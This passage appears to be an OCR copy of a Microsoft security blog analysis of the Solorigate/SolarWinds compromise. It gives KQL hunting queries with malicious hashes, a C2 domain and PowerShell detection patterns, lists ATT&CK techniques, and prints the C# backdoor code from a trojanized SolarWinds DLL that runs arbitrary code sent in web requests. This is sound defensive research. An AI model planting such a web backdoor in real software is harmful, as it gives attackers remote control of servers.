

Figure 12. Threat analytics report on the Solorigate attack

Advanced hunting

Microsoft 365 Defender and Microsoft Defender for Endpoint customers can run advanced hunting queries to hunt for similar TTPs used in this attack.

Malicious DLLs loaded into memory

To locate the presence or distribution of malicious DLLs loaded into memory, [run the following query](#)

```
DeviceImageLoadEvents

| where SHA1 in ("d130bd75645c2433f88ac03e73395fba172ef676",

"1acf3108bf1e376c8848fbb25dc87424f2c2a39c","e257236206e99f5a5c62035c9c59c57206728b28",

"6fdd82b7ca1c1f0ec67c05b36d14c9517065353b","2f1a5a7411d015d01aaee4535835400191645023",

"bcb5a4dcbc60d26a5f619518f2cfc1b4bb4e4387","16505d0b929d80ad1680f993c02954cfd3772207",

"d8938528d68aabe1e31df485eb3f75c8a925b5d9","395da6d4f3c890295f7584132ea73d759bd9d094",

"c8b7f28230ea8fbf441c64fdd3feeba88607069e","2841391dfbffa02341333dd34f5298071730366a",

"2546b0e82aecfe987c318c7ad1d00f9fa11cd305","e2152737bed988c0939c900037890d1244d9a30e")

or SHA256 in ("ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6",

"dab758bf98d9b36fa057a66cd0284737abf89857b73ca89280267ee7caf62f3b",

"eb6fab5a2964c5817fb239a7a5079cabca0a00464fb3e07155f28b0a57a2c0ed",
```

```
"ac1b2b89e60707a20e9eb1ca480bc3410ead40643b386d624c5d21b47c02917c",
"019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134",
"c09040d35630d75dfef0f804f320f8b3d16a481071076918e9b236a321c1ea77",
"0f5d7e6dfdd62c83eb096ba193b5ae394001bac036745495674156ead6557589",
"e0b9eda35f01c1540134aba9195e7e6393286dde3e001fce36fb661cc346b91d",
"20e35055113dac104d2bb02d4e7e33413fae0e5a426e0eea0dfd2c1dce692fd9",
"2b3445e42d64c85a5475bdbc88a50ba8c013febb53ea97119a11604b7595e53d",
"a3efbc07068606ba1c19a7ef21f4de15d15b41ef680832d7bcba485143668f2d",
"92bd1c3d2a11fc4aba2735d9547bd0261560fb20f36a0e7ca2f2d451f1b62690",
"a58d02465e26bdd3a839fd90e4b317eece431d28cab203bbdde569e11247d9e2",
"cc082d21b9e880ceb6c96db1c48a0375aaf06a5f444cb0144b70e01dc69048e6")
```

Malicious DLLs created in the system or locally

To locate the presence or distribution of malicious DLLs created in the system or locally, run the following query

```
DeviceFileEvents
| where SHA1 in ("d130bd75645c2433f88ac03e73395fba172ef676",
"1acf3108bf1e376c8848fbb25dc87424f2c2a39c","e257236206e99f5a5c62035c9c59c57206728b28",
"6fdd82b7ca1c1f0ec67c05b36d14c9517065353b","2f1a5a7411d015d01aaee4535835400191645023",
"bcb5a4dcbc60d26a5f619518f2cfc1b4bb4e4387","16505d0b929d80ad1680f993c02954cfd3772207",
"d8938528d68aabe1e31df485eb3f75c8a925b5d9","395da6d4f3c890295f7584132ea73d759bd9d094",
"c8b7f28230ea8fbf441c64fdd3feeba88607069e","2841391dfbffa02341333dd34f5298071730366a",
"2546b0e82aecfe987c318c7ad1d00f9fa11cd305","e2152737bed988c0939c900037890d1244d9a30e")
or SHA256 in ("ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6",
"dab758bf98d9b36fa057a66cd0284737abf89857b73ca89280267ee7caf62f3b",
"eb6fab5a2964c5817fb239a7a5079cabca0a00464fb3e07155f28b0a57a2c0ed",
"ac1b2b89e60707a20e9eb1ca480bc3410ead40643b386d624c5d21b47c02917c",
"019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134",
```

```
"c09040d35630d75dfef0f804f320f8b3d16a481071076918e9b236a321c1ea77",
"0f5d7e6dfdd62c83eb096ba193b5ae394001bac036745495674156ead6557589",
"e0b9eda35f01c1540134aba9195e7e6393286dde3e001fce36fb661cc346b91d",
"20e35055113dac104d2bb02d4e7e33413fae0e5a426e0eea0dfd2c1dce692fd9",
"2b3445e42d64c85a5475bdbc88a50ba8c013febb53ea97119a11604b7595e53d",
"a3efbc07068606ba1c19a7ef21f4de15d15b41ef680832d7bcba485143668f2d",
"92bd1c3d2a11fc4aba2735d9547bd0261560fb20f36a0e7ca2f2d451f1b62690",
"a58d02465e26bdd3a839fd90e4b317eece431d28cab203bbdde569e11247d9e2",
"cc082d21b9e880ceb6c96db1c48a0375aaf06a5f444cb0144b70e01dc69048e6")
```

SolarWinds processes launching PowerShell with Base64

To locate SolarWinds processes spawning suspected Base64-encoded PowerShell commands, run the following query

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "SolarWinds.BusinessLayerHost.exe"
| where FileName =~ "powershell.exe"// Extract base64 encoded string, ensure valid base64 length| extend base64_extracted = extract('([A-Za-z0-9+/]{20,}[=]{0,3})', 1, ProcessCommandLine)| extend base64_extracted = substring(base64_extracted, 0, (strlen(base64_extracted) / 4) * 4)| extend base64_decoded = replace(@'\0', '', make_string(base64_decode_toarray(base64_extracted)))//
| where notempty(base64_extracted) and base64_extracted matches regex '[A-Z]' and base64_extracted matches regex '[0-9]'
```

SolarWinds processes launching CMD with echo

To locate SolarWinds processes launching CMD with echo, run the following query

```
DeviceProcessEvents
| where InitiatingProcessFileName =~ "SolarWinds.BusinessLayerHost.exe"
| where FileName == "cmd.exe" and ProcessCommandLine has "echo"
```

C2 communications

To locate DNS lookups to a malicious actor's domain, run the following query

```
DeviceEvents
| where ActionType == "DnsQueryResponse" //DNS Query Responseand AdditionalFields has ".avsvmcloud"
```

To locate DNS lookups to a malicious actor's domain, run the following query

```
DeviceNetworkEvents
| where RemoteUrl contains 'avsvmcloud.com'
| where InitiatingProcessFileName != "chrome.exe"
| where InitiatingProcessFileName != "msedge.exe"
| where InitiatingProcessFileName != "iexplore.exe"
| where InitiatingProcessFileName != "firefox.exe"
| where InitiatingProcessFileName != "opera.exe"
```

Find SolarWinds Orion software in your enterprise

To search for Threat and Vulnerability Management data to find SolarWinds Orion software organized by product name and ordered by how many devices the software is installed on, run the following query

```
DeviceTvmSoftwareInventoryVulnerabilities
| where SoftwareVendor == 'solarwinds'
| where SoftwareName startswith 'orion'
| summarize dcount(DeviceName) by SoftwareName
| sort by dcount_DeviceName desc
```

ADFS adapter process spawning

```
DeviceProcessEvents
| where InitiatingProcessFileName =~"Microsoft.IdentityServer.ServiceHost.exe"
| where FileName in~("werfault.exe", "csc.exe")
| where ProcessCommandLine !contains ("nameId")
```

Appendix

MITRE ATT&CK techniques observed

This threat makes use of attacker techniques documented in the MITRE ATT&CK framework.

Initial Access

T1195.001 Supply Chain Compromise

Execution

T1072 Software Deployment Tools

Command and Control

T1071.004 Application Layer Protocol: DNS

T1071.001 Application Layer Protocol: Web Protocols

T1568.002 Dynamic Resolution: Domain Generation Algorithms

T1132 Data Encoding

Persistence

T1078 Valid Accounts

Defense Evasion

T1480.001 Execution Guardrails: Environmental Keying

T1562.001 Impair Defenses: Disable or Modify Tools

Collection

T1005 Data From Local System

Additional malware discovered

In an interesting turn of events, the investigation of the whole SolarWinds compromise led to the discovery of an additional malware that also affects the SolarWinds Orion product but has been determined to be likely unrelated to this compromise and used by a different threat actor. The malware consists of a small persistence backdoor in the form of a DLL file named *App_Web_logoimagehandler.ashx.b6031896.dll*, which is programmed to allow remote code execution through SolarWinds web application server when installed in the folder "inetpub\SolarWinds\bin\". Unlike Solorigate, this malicious DLL does not have a digital signature, which suggests that this may be unrelated to the supply chain compromise. Nonetheless, the infected DLL contains just one method (named *DynamicRun*), that can receive a C# script from a web request, compile it on the fly, and execute it.

```
public void ProcessRequest(HttpContext context)
{
    NameValueCollection nameValueCollection = HttpUtility.ParseQueryString(context.Request.Url.Query);
    try
    {
        string a = nameValueCollection["id"];
        string s;
        if (!(a == "SitelogoImage"))
        {
            if (!(a == "SiteNoclogoImage"))
            {
                throw new ArgumentOutOfRangeException(nameValueCollection["id"]);
            }
            s = WebSettingsDAL.get_NewNOCSiteLogo();
        }
        else
        {
            s = WebSettingsDAL.get_NewSiteLogo();
        }
        byte[] array = Convert.FromBase64String(s);
        if ((array == null || array.Length == 0) && File.Exists(HttpContext.Current.Server.MapPath("//NetPerfMo
        {
            array = File.ReadAllBytes(HttpContext.Current.Server.MapPath("//NetPerfMon//images//NoLogo.gif"));
        }
```

Figure 13: Original DLL

```
public void ProcessRequest(HttpContext context)
{
    try
    {
        string codes = context.Request["codes"];
        string clazz = context.Request["clazz"];
        string method = context.Request["method"];
        string[] args = context.Request["args"].Split('\n');
        context.Response.ContentType = "text/plain";
        context.Response.Write(DynamicRun(codes, clazz, method, args));
    }
    catch (Exception)
    {
    }
    NameValueCollection nameValueCollection = HttpUtility.ParseQueryString(context.Request.Url.Query);
    try
    {
        string a = nameValueCollection["id"];
        string s;
        if (!(a == "SitelogoImage"))
        {
            if (!(a == "SiteNoclogoImage"))
            {
                throw new ArgumentOutOfRangeException(nameValueCollection["id"]);
            }
            s = WebSettingsDAL.get_NewNOCSiteLogo();
        }
        else
        {
            s = WebSettingsDAL.get_NewSiteLogo();
        }
        byte[] array = Convert.FromBase64String(s);
        if ((array == null || array.Length == 0) && File.Exists(HttpContext.Current.Server.MapPath("//NetPerfMc
        {
            array = File.ReadAllBytes(HttpContext.Current.Server.MapPath("//NetPerfMon//images//NoLogo.gif"));
        }
```

Figure 14: The malicious addition that calls the DynamicRun method

This code provides an attacker the ability to send and execute any arbitrary C# program on the victim's device. Microsoft Defender Antivirus detects this compromised DLL as Trojan:MSIL/Solorigate.G!dha.

Talk to us

Questions, concerns, or insights on this story? Join discussions at the [Microsoft 365 Defender tech community](#).

Read all [Microsoft security intelligence blog posts](#).

Follow us on Twitter **@MsftSecIntel**.

Source: https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyber attack-and-how-microsoft-defender-helps-protect/